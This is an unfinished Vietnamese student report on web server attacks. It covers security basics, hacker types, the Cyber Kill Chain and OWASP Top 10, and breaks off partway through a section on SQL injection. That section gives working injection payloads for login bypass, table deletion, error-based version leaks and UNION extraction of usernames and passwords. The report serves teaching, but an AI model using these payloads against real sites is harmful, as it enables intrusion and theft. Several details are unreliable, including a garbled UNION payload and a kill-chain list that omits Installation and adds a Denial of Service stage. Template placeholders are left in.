**TRƯỜNG ĐẠI HỌC AN GIANG**

**KHOA CÔNG NGHỆ THÔNG TIN**

**BÁO CÁO TIỂU LUẬN AN TOÀN HỆ THỐNG VÀ AN NINH MẠNG**

**CÁC KỸ THUẬT TẤN CÔNG WEBSERVER**

**Họ và tên :Huỳnh Quốc Huy DTH225650**

**Họ và tên :Bùi Nguyễn Minh Huy DTH225647**

**AN GIANG, THÁNG 08 NĂM 2025**

**MỤC LỤC**

[**1.** **GIỚI THIỆU TỔNG QUAN** 1](#_Toc210669890)

[**1.1.** **Các khái niệm cơ bản về an toàn thông tin** 1](#_Toc210669891)

[**1.1.1.** ***Tam giác bảo mật CIA (Confidentiality, Integrity, Availability)*** 1](#_Toc210669892)

[**1.1.2.** ***Phân loại đối tượng tấn công*** 2](#_Toc210669893)

[**1.2.** **Vòng đời tấn công mạng (Cyber Kill Chain)** 5](#_Toc210669894)

[**1.3.** **Tổng quan về các lỗ ổng bảo mật Web phổ biến** 7](#_Toc210669895)

[**1.3.1.** **Giới thiệu về OWASP Top 10** 7](#_Toc210669896)

[**1.3.2.** **Phân tích các lỗ hổng chính trong OWASP Top 10-2021** 7](#_Toc210669897)

[**2.** **CÁC KỸ THUẬT TẤN CÔNG WEB SERVER** 8](#_Toc210669898)

[**2.1.** **Tấn công SQL Injection (SQLi)** 8](#_Toc210669899)

[**2.1.1.** **Giới thiệu về SQL Injection** 8](#_Toc210669900)

[**2.1.2.** **Các loại Lỗi thường gặp dẫn đến SQL Injection** 10](#_Toc210669901)

[**2.1.3.** **Các dạng tấn công SQL Injection** 11](#_Toc210669902)

[**2.1.4.** **Tác động của các cuộc tấn công SQL Injection thành công** 16](#_Toc210669903)

[**2.1.5.** **Biện pháp pháp phòng chông tấn công SQL Injection** 16](#_Toc210669904)

[**2.2.** **Tấn công Cross-Site Scripting (XSS)** 18](#_Toc210669905)

[**2.2.1.** **Giới thiệu về Cross-Site Scripting (XSS)** 18](#_Toc210669906)

[**2.2.2.** **Các dạng tấn công và dặc điểm** 20](#_Toc210669907)

[**2.2.3.** **Tác hại của cuộc tấn công XSS** 25](#_Toc210669908)

[**2.2.4.** **Biện pháp phòng chống và bảo vệ chủ yếu** 26](#_Toc210669909)

[**2.3.** **Tấn công Directory Traversal và File Inclusion** 26](#_Toc210669910)

[**2.3.1.** **Giới thiệu về Directory Traversal** 26](#_Toc210669911)

[**2.3.2.** **Cơ chế hoạt động của Directory Traversal** 26](#_Toc210669912)

[**2.3.3.** **Các kỹ thuật bypass phổ biến** 26](#_Toc210669913)

[**a)** **Encoding Techniques** 26](#_Toc210669914)

[**2.3.4.** ***…*** 26](#_Toc210669915)

[***…*** 26](#_Toc210669916)

[**2.4.** **Lỗ hổng tải lên tệp (File Upload Vulnerability)** 27](#_Toc210669917)

[**2.4.1.** ***…*** 27](#_Toc210669918)

[**2.4.2.** ***…*** 27](#_Toc210669919)

[**2.4.3.** ***…*** 27](#_Toc210669920)

[**2.4.4.** ***…*** 27](#_Toc210669921)

[***…*** 27](#_Toc210669922)

[**2.5.** **Tấn công từ chối dịch vụ (DoS/DDoS)** 27](#_Toc210669923)

[**2.5.1.** ***Phân biệt DoS và DDoS*** 27](#_Toc210669924)

[**2.5.2.** ***Các dạng tấn công theo lớp*** 27](#_Toc210669925)

[**2.5.3.** ***Hậu quả và các case study nổi tiếng*** 27](#_Toc210669926)

[***…*** 27](#_Toc210669927)

[**2.6.** **Tấn công dò mật khẩu (Brute-Force Attack)** 27](#_Toc210669928)

[**2.6.1.** ***Cơ chế hoạt động và các biến thể*** 27](#_Toc210669929)

[***…*** 27](#_Toc210669930)

[**3.** **THỰC HÀNH VÀ ĐÁNH GIÁ BẢO MẬT** 27](#_Toc210669931)

[**3.1.** **Giới thiệu về Kiểm thử Xâm nhập (Pentesting)** 27](#_Toc210669932)

[**3.1.1.** ***Tiểu mục cấp 3*** 27](#_Toc210669933)

[*3.1.1.1.* *Tiểu mục cấp 4* 27](#_Toc210669934)

[**3.2.** **Các công cụ và môi trường thực hành** 27](#_Toc210669935)

[**3.3.** **Mô phỏng các bước thực hiện demo** 27](#_Toc210669936)

[**TÀI LIỆU THAM KHẢO** 28](#_Toc210669937)

**DANH MỤC HÌNH**

[Hình 1: Tiêu đề (Caption) nằm ở phía dưới của hình. 1](#_Toc207867296)

**DANH MỤC BẢNG**

[Bảng 1: Tiêu đề (Caption) của bảng nằm ở phía trên của bảng. 1](#_Toc207867335)

**DANH MỤC TỪ VIẾT TẮT**

|  |  |
| --- | --- |
| **TỪ VIẾT TẮT (SẮP XẾP THEO ABC)** | **TÊN ĐẦY ĐỦ/DIỄN GIẢI** |
|  |  |
|  |  |


1. **GIỚI THIỆU TỔNG QUAN**
   1. **Các khái niệm cơ bản về an toàn thông tin**



Hình 1: Ảnh minh họa về an toàn thông tin

* + 1. ***Tam giác bảo mật CIA (Confidentiality, Integrity, Availability)***

Mô hình tam giác CIA là mô hình cốt lõi và nền tảng của an toàn thông tin [1]. Nó định nghĩa ba mục tiêu chính mà mọi chiến lược bảo mật cần hướng tới để bảo vệ thông tin và hệ thống [2]:



**Confidentiality (Tính bảo mật):** Mục tiêu này đảm bảo rằng thông tin được bảo vệ khỏi sự truy cập, sử dụng, hoặc thay đổi không được phép [1], [2]. Một cuộc tấn công SQL Injection thành công, nơi tin tặc có thể lấy được dữ liệu người dùng như email và mật khẩu, là một ví dụ điển hình về việc vi phạm tính bảo mật này [3], [4].

**Integrity (Tính toàn vẹn):** Tính toàn vẹn của dữ liệu đề cập đến việc đảm bảo tính chính xác và đầy đủ của thông tin, ngăn chặn việc sửa đổi hoặc phá hủy trái phép. Khi một kẻ tấn công SQL Injection có thể sửa, xóa hoặc thay đổi toàn bộ dữ liệu trong cơ sở dữ liệu, tính toàn vẹn của hệ thống đã bị phá vỡ hoàn toàn [5], [6].

**Availability (Tính sẵn sàng):** Mục tiêu cuối cùng của tính sẵn sàng là đảm bảo rằng các hệ thống, ứng dụng và dữ liệu luôn có thể truy cập được cho người dùng được ủy quyền vào bất cứ lúc nào họ cần [2]. Các cuộc tấn công từ chối dịch vụ (DoS) và từ chối dịch vụ phân tán (DDoS) trực tiếp nhắm vào mục tiêu này. Bằng cách làm quá tải hệ thống với một lượng lớn lưu lượng truy cậq p, chúng khiến dịch vụ không thể phản hồi và gây gián đoạn nghiêm trọng cho người dùng hợp pháp [7].

Ngoài ra còn bốn tính chất mới trong khái niệm an toàn thông tin đó là: **Authenticity (Tính xác thực)** nhằm đảm bảo rằng các tổ chức hoặc cá nhân truy cập thông tin có quyền truy cập. Không cấp quyền truy cập cho người không mong đợi. **Reliability (Tính đáng tin cậy)** nhằm đảm bảo dữ liệu và hệ thống hoạt động mà không có lỗi do con người hoặc lỗi trong chương trình (lỗi phần mềm) và thực hiện đúng ý đồ mong muốn. **Accountability (Tính trách nhiệm)** giúp theo dõi hoạt động của các công ty hoặc cá nhân. Điều này giúp xác định nguyên nhân và hành vi của người dùng trong trường hợp có mối đe dọa truy cập trái phép vào thông tin. **Non-repudiation (Tính không thể chối bỏ)** để chứng minh rằng thông tin không thể bị phủ nhận sau này. Điều này đảm bảo rằng thông tin không bị sửa đổi hoặc chối bỏ sau khi được sử dụng. Việc ghi log hệ thống là một biện pháp phòng ngừa chống lại sự chối bỏ.[8]

Bảng 1: Tiêu đề (Caption) của bảng nằm ở phía trên của bảng.

|  |  |  |  |
| --- | --- | --- | --- |
| **STT** | **MSSV** | **Họ và tên** | **Lớp** |
|  |  |  |  |
|  |  |  |  |

* + 1. ***Phân loại đối tượng tấn công***

Các chuyên gia an ninh mạng thường phân loại hacker dựa trên động cơ và hành vi của họ. Sự phân loại này không chỉ là một định nghĩa đơn thuần mà còn phản ánh sự đa dạng của động cơ tấn công, từ đó giúp xây dựng các chiến lược phòng thủ phù hợp hơn.

Hacker Mũ Trắng (White Hat): Đây là những hacker "có đạo đức," sử dụng kiến thức và kỹ năng của họ để tìm kiếm lỗ hổng và bảo vệ hệ thống. Họ thường được các tổ chức, doanh nghiệp thuê để thực hiện kiểm thử xâm nhập (penetration testing) hoặc tham gia các chương trình tìm lỗi để vá lỗi trước khi bị kẻ xấu lợi dụng. Hacker mũ trắng thường được thuê bởi chính các tổ chức, doanh nghiệp sở hữu website hay hệ thống mạng. White hat hacker thường là những người có năng lực chuyên môn cao trong lĩnh vực khoa học máy tính, công nghệ thông tin, an ninh mạng.  [9]



Hacker Mũ Đen (Black Hat): Đây là những kẻ tấn công có mục đích xấu. Họ xâm nhập, đánh cắp thông tin, và gây thiệt hại cho hệ thống để trục lợi cá nhân, tống tiền hoặc vì các động cơ chính trị.Trái ngược với hacker mũ trắng, những hacker mũ đen truy cập trái phép vào hệ thống để “bẻ khóa” (crack) những ứng dụng được bảo vệ, nhằm sử dụng tài nguyên một cách miễn phí. Đây cũng chính là những kẻ đánh cắp dữ liệu bảo mật, đánh sập hệ thống mạng của doanh nghiệp, tổ chức với những mục đích xấu (tống tiền, phá hoại) gây thiệt hại lớn về kinh tế và uy tín cho tổ chức.[9]



Hacker Mũ Xám (Gray Hat): Nhóm này hoạt động ở ranh giới giữa hai loại trên. Họ có thể xâm nhập hệ thống mà không được phép, nhưng không nhằm mục đích phá hoại. Họ có thể thông báo lỗ hổng cho chủ sở hữu hệ thống và đôi khi đòi hỏi một khoản phí để đổi lấy thông tin đó.  “Đứng giữa” hai vị trí mũ đen và mũ trắng Hacker mũ xám vừa là hacker mũ trắng lại vừa có thể là hacker mũ đen, tùy theo nhiệm vụ mà họ thực hiện. Đôi khi hacker mũ xám đánh cắp thông tin và dữ liệu không vì mục đích nào cả, hoặc để học hỏi thêm những kỹ năng mới. Tuy nhiên khi họ sử dụng những dữ liệu “hack” được cho mục đích lợi nhuận (ví dụ bán cho đối thủ cạnh tranh, lừa đảo, tống tiền,…) họ đã vi phạm pháp luật và lúc này không khác gì hacker mũ đen cả. [9]



Hacker Mũ Xanh (Blue Hat): hacker mũ xanh dương là vị trí có vai trò bảo vệ cho chính ứng dụng hay hệ thống mạng mà họ xâm nhập vào. Công việc của một blue hat hacker được gọi là pentest (Penetration Testing) tức kiểm thử xâm nhập. Bằng cách thử nghiệm các vụ tấn công giả lập vào chính hệ thống cần kiểm tra, đây là một bước quan trọng để đánh giá độ an toàn của hệ thống mạng một cách chính xác nhất. Hacker mũ xanh dương thực chất chính là những chuyên gia bảo mật và an ninh mạng. [9]



Ngoài ra còn có một số loại hacker mũ đỏ (Red Hat) đây được coi là những “người hùng phản diện” trong thế giới hacker. Red hat hacker cũng có nhiệm vụ ngăn chặn những tên tin tặc mũ đen nguy hiểm, song thay vì report chúng, họ sẽ đánh sập hệ thống máy tính của hacker mũ đen bằng các file virus/trojan nguy hiểm hơn. Đây là một phương pháp cực đoan, nguy hiểm và đôi khi trái pháp luật, song không thể phủ nhận tính hiệu quả của nó nhằm ngăn chặn hacker mũ đen [9]. Hacker mũ xanh lá hay tân binh (Green Hat) là những newbie tân binh thường được gọi với cái tên green hat hacker, là khái niệm để chỉ những hacker còn thiếu kiến thức và kinh nghiệm trong việc xâm nhập dữ liệu. Vì chưa có nhiều kỹ năng nên thường green hat hacker gây hại cho hệ thống khi cố gắng phá vỡ lớp bảo mật mà không biết cách xử lý tốt các kỹ thuật phần mềm, kỹ thuật tấn công [9].

Sự tồn tại của hacker mũ trắng và các chuẩn mực như OWASP Top 10 đã tạo ra một "hệ sinh thái" an ninh mạng, nơi mà các tổ chức có thể chủ động tìm và vá lỗi trước khi bị tấn công bởi hacker mũ đen, chuyển từ tư duy phòng thủ bị động sang phòng thủ chủ động.[10] Điều này biến việc tìm lỗ hổng thành một ngành công nghiệp hợp pháp, thúc đẩy sự hợp tác trong cộng đồng an ninh mạng toàn cầu để cải thiện an toàn phần mềm.

* 1. **Vòng đời tấn công mạng (Cyber Kill Chain)**

Mô hình Cyber Kill Chain mô tả con đường mà kẻ tấn công đi qua một cách rất hệ thống để thực hiện một cuộc tấn công vào mục tiêu. Khi hiểu rõ cách thức hoạt động của mô hình này không chỉ giúp mô tả một cuộc tấn công đã xảy ra mà còn cung cấp một bản mẫu để xây dựng chiến lược phòng thủ nhiều lớp [11].




Mô hình này bao gồm 7 giai đoạn cốt lõi.Bắt đầu với giai đoạn Reconnaissance (Trinh sát) đây là giai đoạn kẻ tấn công thu thập thông tin về mục tiêu, tìm kiếm các lỗ hổng và điểm yếu. Các phương pháp bao gồm quét hệ thống để tìm lỗ hổng bảo mật hoặc gửi email lừa đảo để lấy thông tin. Tiếp theo, Weaponization (Vũ khí hóa) là giai đoạn sau khi đã có đủ thông tin, kẻ tấn công tạo ra các công cụ tấn công tùy chỉnh, thường kết hợp malware với exploit để tạo ra payload hiệu quả [11]. Delivery (Phân phối) là giai đoạn truyền tải vũ khí tấn công đến nạn nhân, thường thông qua email lừa đảo (phishing), các trang web bị xâm nhập, hoặc USB độc hại [12].Kế tiếp giai đoạn Exploitation (Khai thác) là thời điểm kẻ tấn công khai thác các lỗ hổng để giành quyền kiểm soát hệ thống, thường bằng cách cài đặt các đoạn mã độc hại [12]. Giai đoạn Command and Control (chỉ huy và điều khiển) sẽ được thực hiện ngay sau đó để thiết lập kênh liên lạc với máy chủ điều khiển từ xa để nhận lệnh và gửi dữ liệu đánh cắp được [13]. Tiếp đó giai đoạn Actions on Objectives (Hành động trên mục tiêu) giúp kẻ tấn công thực hiện mục tiêu cuối cùng như đánh cắp dữ liệu, phá hủy hệ thống, hoặc mã hóa dữ liệu để tống tiền [11]

Trước khi kết thúc, kẻ tấn công tiến hành giai đoạn Denial of Service (Từ chối dịch vụ) kẻ tấn công tiến hành từ chối các dịch vụ để làm gián đoạn hoạt động của hệ thống mục tiêu.

Bằng cách hiểu từng giai đoạn của cuộc tấn công, các tổ chức có thể đặt ra các lớp phòng thủ tại mỗi "mắt xích." Ví dụ, sử dụng Tường lửa Ứng dụng Web (WAF) để ngăn chặn giai đoạn khai thác , hoặc hệ thống IDS/IPS để phát hiện và ngăn chặn ở giai đoạn xâm nhập. Điều này chuyển đổi tư duy từ việc chỉ tập trung vào việc phát hiện hậu quả sau cùng (như dữ liệu bị đánh cắp) sang phát hiện và ngăn chặn sớm nhất có thể (ngay từ giai đoạn trinh sát). Mặc dù mô hình này hữu ích, sự phổ biến của nó cũng vô tình giúp các tội phạm mạng nhận thức được cách các tổ chức lập kế hoạch phòng thủ, từ đó họ có thể điều chỉnh chiến thuật để tránh bị phát hiện tại các điểm chính.

* 1. **Tổng quan về các lỗ ổng bảo mật Web phổ biến**
     1. **Giới thiệu về OWASP Top 10**

OWASP (Open Web Application Security Project) là một tổ chức phi lợi nhuận nổi tiếng, chuyên cung cấp danh sách 10 rủi ro bảo mật nghiêm trọng nhất đối với các ứng dụng web [14]. Danh sách này là một tài liệu nhận thức tiêu chuẩn cho các nhà phát triển và được công nhận rộng rãi như bước đầu tiên để viết mã an toàn hơn [10].



* + 1. **Phân tích các lỗ hổng chính trong OWASP Top 10-2021**

Phân tích phiên bản OWASP Top 10:2021 cho thấy sự thay đổi trong bức tranh an ninh mạng. Sự tăng hạng của một số lỗ hổng và sự xuất hiện của các danh mục mới cho thấy các cuộc tấn công ngày nay không chỉ dựa vào các lỗ hổng kỹ thuật mà còn nhắm vào các điểm yếu ở cấp độ kiến trúc, thiết kế và quy trình. Điều này đòi hỏi các nhà phát triển và quản trị viên hệ thống phải chuyển tư duy từ việc chỉ tập trung vào "vá lỗi" sang "xây dựng hệ thống an toàn ngay từ đầu."

A01:2021-Broken Access Control (Kiểm soát truy cập bị hỏng): Lỗ hổng này đã tăng từ vị trí thứ năm, cho thấy 94% các ứng dụng được kiểm tra có vấn đề về kiểm soát truy cập. [15]

A02:2021-Cryptographic Failures (Lỗi mã hóa): Lỗ hổng này được đổi tên từ "Sensitive Data Exposure" để tập trung vào nguyên nhân gốc rễ là các lỗi trong mã hóa, thường dẫn đến việc lộ dữ liệu nhạy cảm. [15]

A03:2021-Injection (Lỗi chèn): Mặc dù giảm xuống vị trí thứ ba, đây vẫn là một mối đe dọa lớn. Lỗi chèn mã độc (như SQL Injection và XSS) vẫn là một trong những lỗ hổng phổ biến nhất và nghiêm trọng nhất. Đáng chú ý, lỗ hổng XSS hiện đã được gộp vào danh mục này. [15]


A04:2021-Insecure Design (Thiết kế không an toàn): Đây là một danh mục hoàn toàn mới, nhấn mạnh tầm quan trọng của việc thiết kế an toàn ngay từ giai đoạn đầu của dự án. Lỗ hổng này tập trung vào các rủi ro liên quan đến sai sót trong thiết kế ứng dụng. [15]

A06:2021-Vulnerable and Outdated Components (Các thành phần dễ bị tổn thương và lỗi thời): Lỗ hổng này tăng từ vị trí thứ 9 lên vị trí thứ 6, cho thấy sự phụ thuộc vào các thư viện bên thứ ba có thể là một điểm yếu nghiêm trọng nếu chúng không được cập nhật thường xuyên. [15]

A09:2021-Security Logging and Monitoring Failures (Lỗi ghi nhật ký và giám sát bảo mật): Lỗi này ảnh hưởng trực tiếp đến khả năng hiển thị và điều tra sự cố. Khi thiếu cơ chế ghi nhật ký và giám sát, việc phát hiện và phản ứng với các cuộc tấn công trở nên cực kỳ khó khăn. [15]


1. **CÁC KỸ THUẬT TẤN CÔNG WEB SERVER**
   1. **Tấn công SQL Injection (SQLi)**
      1. **Giới thiệu về SQL Injection**

Đa số các ứng dụng web ngày nay đều sử dụng Ngôn ngữ Truy vấn Cấu trúc (SQL) để quản lý và truy xuất dữ liệu từ các hệ quản trị cơ sở dữ liệu như Oracle, MS SQL hay MySQL. Chính vì vậy, các lỗ hổng liên quan đến SQL thường được xếp vào nhóm nguy hiểm nhất, và một trong những dạng tấn công phổ biến nhất là SQL Injection.\



SQL Injection là một kỹ thuật tấn công cho phép kẻ tấn công lợi dụng những lỗ hổng trong quá trình kiểm tra và lọc dữ liệu đầu vào của các ứng dụng web[16] . Bằng cách "tiêm" (inject) các câu lệnh SQL bất hợp pháp thông qua các form nhập liệu, kẻ tấn công có thể thực thi các truy vấn không mong muốn trên cơ sở dữ liệu, thậm chí trên cả máy chủ đang chạy ứng dụng đó [17].

Tấn công SQL Injection có thể gây ra những hậu quả nghiêm trọng, từ việc đánh cắp thông tin nhạy cảm của người dùng (như tài khoản, mật khẩu, thông tin thẻ tín dụng) cho đến việc xóa, thay đổi hoặc chèn dữ liệu [18]. Điều này đã được chứng minh qua các vụ tấn công lớn trong lịch sử. Ví dụ, một đợt tấn công vào tháng 12 năm 2010 đã lấy đi hàng trăm ngàn thông tin khách hàng. Nổi tiếng nhất là vụ việc hacker Albert Gonzalez đã đánh cắp 130 triệu thông tin thẻ tín dụng thông qua lỗ hổng này. Tầm quan trọng của SQL Injection đã được khẳng định khi nó đứng đầu danh sách các lỗ hổng bị tấn công nhiều nhất vào năm 2010, cho thấy tính phổ biến và hiệu quả của kỹ thuật này.



* + 1. **Các loại Lỗi thường gặp dẫn đến SQL Injection**

Lỗi SQL Injection thường phát sinh từ sự thiếu sót trong việc xử lý dữ liệu đầu vào của lập trình viên. Có ba dạng lỗi chính:

1. **Không kiểm tra ký tự thoát truy vấn (Escaping Characters)**

Đây là dạng lỗi cơ bản nhất, xảy ra khi mã nguồn không kiểm tra chặt chẽ các ký tự đặc biệt như dấu nháy đơn ( ' ) trong các câu truy vấn. Khi đó, kẻ tấn công có thể chèn các chuỗi ký tự độc hại để biến đổi câu truy vấn gốc.

* + **Ví dụ minh họa:**

Một đoạn mã ASP đơn giản dùng để xác thực đăng nhập:

|  |
| --- |
| **statement = "SELECT \* FROM users WHERE name = '" + userName + "';"** |

Câu lệnh này được thiết kế để tìm một người dùng có tên khớp với biến userName do người dùng nhập vào.

Nếu kẻ tấn công nhập giá trị **a' or 'true'='true** vào trường userName, câu truy vấn sẽ trở thành:

|  |
| --- |
| **SELECT \* FROM users WHERE name = 'a' OR 'true'='true';** |

Vì **'true'='true’** luôn đúng, câu truy vấn sẽ trả về tất cả các bản ghi, cho phép kẻ tấn công vượt qua bước xác thực mà không cần biết mật khẩu.

Trong trường hợp sử dụng API cho phép thực hiện nhiều truy vấn cùng lúc (như một số phiên bản của MySQL), kẻ tấn công có thể thực thi thêm các lệnh khác.

* + Ví dụ, nhập giá trị:

|  |
| --- |
| a';DROP TABLE users; SELECT \* FROM data WHERE 't' = 't |

Câu truy vấn sẽ biến đổi thành:

|  |
| --- |
| **SELECT \* FROM users WHERE name = 'a';DROP TABLE users; SELECT \* FROM DATA WHERE 't' = 't';** |

Hậu quả là bảng users sẽ bị xóa, gây ra thiệt hại nghiêm trọng.

**b) Xử lý không đúng kiểu dữ liệu (Incorrect Data Type Handling)**

Lỗi này xảy ra khi lập trình viên mong đợi một kiểu dữ liệu cụ thể (ví dụ: số nguyên) nhưng lại không kiểm tra tính hợp lệ của dữ liệu đầu vào. Điều này cho phép kẻ tấn công chèn chuỗi ký tự vào trường số, từ đó thực thi các lệnh SQL độc hại.

* + **Ví dụ minh họa:**

Một câu lệnh SQL tìm kiếm dữ liệu dựa trên ID:

|  |
| --- |
| **statement := "SELECT \* FROM data WHERE id = " + a\_variable + ";"** |

Biến **a\_variable** được mong đợi là một số. Tuy nhiên, nếu kẻ tấn công nhập **1;DROP TABLE users,** câu truy vấn sẽ trở thành:

|  |
| --- |
| **SELECT \* FROM DATA WHERE id=1;DROP TABLE users;** |

Câu lệnh này sẽ tìm bản ghi có id bằng 1 và sau đó xóa toàn bộ bảng users.

* + 1. **Các dạng tấn công SQL Injection**

**Dạng 1: Tấn công SQL Injection trong Băng Tần (In-band SQL Injection)**

Đây là loại tấn công phổ biến nhất, trong đó kẻ tấn công sử dụng cùng một kênh giao tiếp để thực hiện tấn công và nhận kết quả truy vấn. Kết quả của truy vấn độc hại được hiển thị trực tiếp trong phản hồi HTTP của ứng dụng web.

1. **Kỹ thuật Dựa trên Logic (Logic-based SQLi)**

**Tấn công bằng câu lệnh SELECT**  là dạng tấn công phức tạp hơn, yêu cầu kẻ tấn công phải hiểu rõ các thông báo lỗi từ hệ thống. Kẻ tấn công sử dụng từ khóa **UNION** **SELECT** để kết hợp một truy vấn hợp pháp với một truy vấn độc hại.

**Ví dụ:** Nhập vào trường tìm kiếm chuỗi:

|  |
| --- |
| **UNION SELECT ALL SELECT OtherField FROM OtherTable WHERE ' '=' (\*).** |

Câu truy vấn sẽ tìm kiếm thêm dữ liệu từ bảng OtherTable thay vì bảng ban đầu. Một biến thể khác là dùng lệnh **DROP** **TABLE** để xóa bảng dữ liệu, như **ví dụ:**

|  |
| --- |
| **DROP TABLE T\_AUTHORS --.** |

**Tấn công bằng câu lệnh INSERT** là dạng này thường xảy ra trên các form đăng ký hoặc cập nhật thông tin. Nếu hệ thống không kiểm tra tính hợp lệ của dữ liệu, kẻ tấn công có thể chèn các câu lệnh SQL vào các trường nhập liệu.

**Ví dụ:** Một câu lệnh **INSERT** có dạng:

|  |
| --- |
| **INSERT INTO TableName VALUES('Value One', 'Value Two', 'Value Three').** |

Nếu kẻ tấn công nhập :vào một trong các trường, câu truy vấn sẽ thực thi thêm một lệnh SELECT để lấy thông tin từ bảng TableName.

|  |
| --- |
| **+ (SELECT TOP 1 FieldName FROM TableName) +** |

**Vượt qua kiểm tra lúc đăng nhập (Login Bypass)** thực hiện qua việc kẻ tấn công lợi dụng lỗi SQL để vượt qua trang xác thực. Thay vì nhập tên đăng nhập và mật khẩu hợp lệ, chúng sử dụng các chuỗi như ' OR 1=1-- để biến đổi câu truy vấn, khiến điều kiện xác thực luôn đúng và cho phép truy cập trái phép.

**b) Kỹ thuật Dựa trên Lỗi (Error-based SQL Injection)**

Kẻ tấn công cố ý chèn mã SQL độc hại để gây ra lỗi cơ sở dữ liệu. Thông báo lỗi này thường tiết lộ thông tin nhạy cảm về cấu trúc cơ sở dữ liệu (tên bảng, phiên bản DB, v.v.). Nguyên tắc dựa trên việc lợi dụng việc ứng dụng hiển thị chi tiết lỗi SQL cho người dùng.

Ví dụ Khai thác: Chèn các truy vấn phụ (sub-queries) vào một trường nhập liệu để buộc cơ sở dữ liệu trả về thông tin trong thông báo lỗi.

Payload tiêu biểu:

|  |
| --- |
| **0' AND (SELECT 0 FROM (SELECT count(\*), CONCAT((SELECT @@version), 0x23, FLOOR(RAND(0)\*2)) AS x FROM information\_schema.columns GROUP BY x) y) -- '** |

Truy vấn này cố tình tạo ra lỗi khóa trùng lặp (Duplicate entry) trong hàm GROUP BY để nhúng giá trị của biến hệ thống @@version vào thông báo lỗi.

**c) Kỹ thuật dựa trên UNION (UNION-based SQL Injection)**

Kẻ tấn công sử dụng toán tử UNION SELECT để kết hợp kết quả của một truy vấn hợp pháp của ứng dụng với kết quả từ một hoặc nhiều truy vấn độc hại của riêng chúng. Kỹ thuật này yêu cầu số lượng cột và kiểu dữ liệu phải khớp giữa các truy vấn. Cách này dựa trên nguyên tắc sử dụng UNION để trích xuất dữ liệu từ các bảng khác (ví dụ: bảng chứa thông tin người dùng, mật khẩu).

**Ví dụ Khai thác:**

Xác định số cột: Thử các lệnh **UNION SELECT 1, UNION SELECT 1,2,** v.v. cho đến khi không còn lỗi.

Payload**:**

|  |
| --- |
| **1' UNION SELECT 1,2,3...n -- (n là số cột)** |

Trích xuất dữ liệu: Sau khi xác định số cột, thay thế các giá trị cố định bằng các lệnh để trích xuất thông tin.

Trích xuất tên bảng:

|  |
| --- |
| **1' UNION SELECT 1,tablename FROM information\_schema.tables --** |

Trích xuất thông tin người dùng:

|  |
| --- |
| **1' UNION SELECT 1,concat(user,':',password) FROM users --** |

**Dạng 2: Tấn công SQL Injection Mù (Blind SQL Injection)**

Tấn công SQL mù xảy ra khi kết quả của truy vấn SQL không được trả lại trực tiếp trong phản hồi HTTP. Kẻ tấn công phải suy luận thông tin bằng cách quan sát các dấu hiệu gián tiếp như thời gian phản hồi của máy chủ hoặc sự thay đổi nhỏ trong nội dung trang.

**a) Kỹ thuật Dựa trên Boolean (Boolean-based Blind SQL Injection)**

Kẻ tấn công gửi các truy vấn trả về kết quả Đúng (TRUE) hoặc Sai (FALSE) và quan sát sự khác biệt trong phản hồi của ứng dụng (ví dụ: thông báo "ID người dùng tồn tại" hoặc "ID người dùng KHÔNG CÓ"). Cách tấn công này dựa trên nguyên tắc khai thác lỗ hổng bằng cách đặt các câu hỏi Đúng/Sai cho cơ sở dữ liệu và suy luận câu trả lời từ phản hồi.

Ví dụ Khai thác (Tìm độ dài tên cơ sở dữ liệu):

Payload:

|  |
| --- |
| **1' and length(database())=4;--** |

Nếu phản hồi là TRUE (ví dụ: hiển thị nội dung), kẻ tấn công biết độ dài tên là 4.

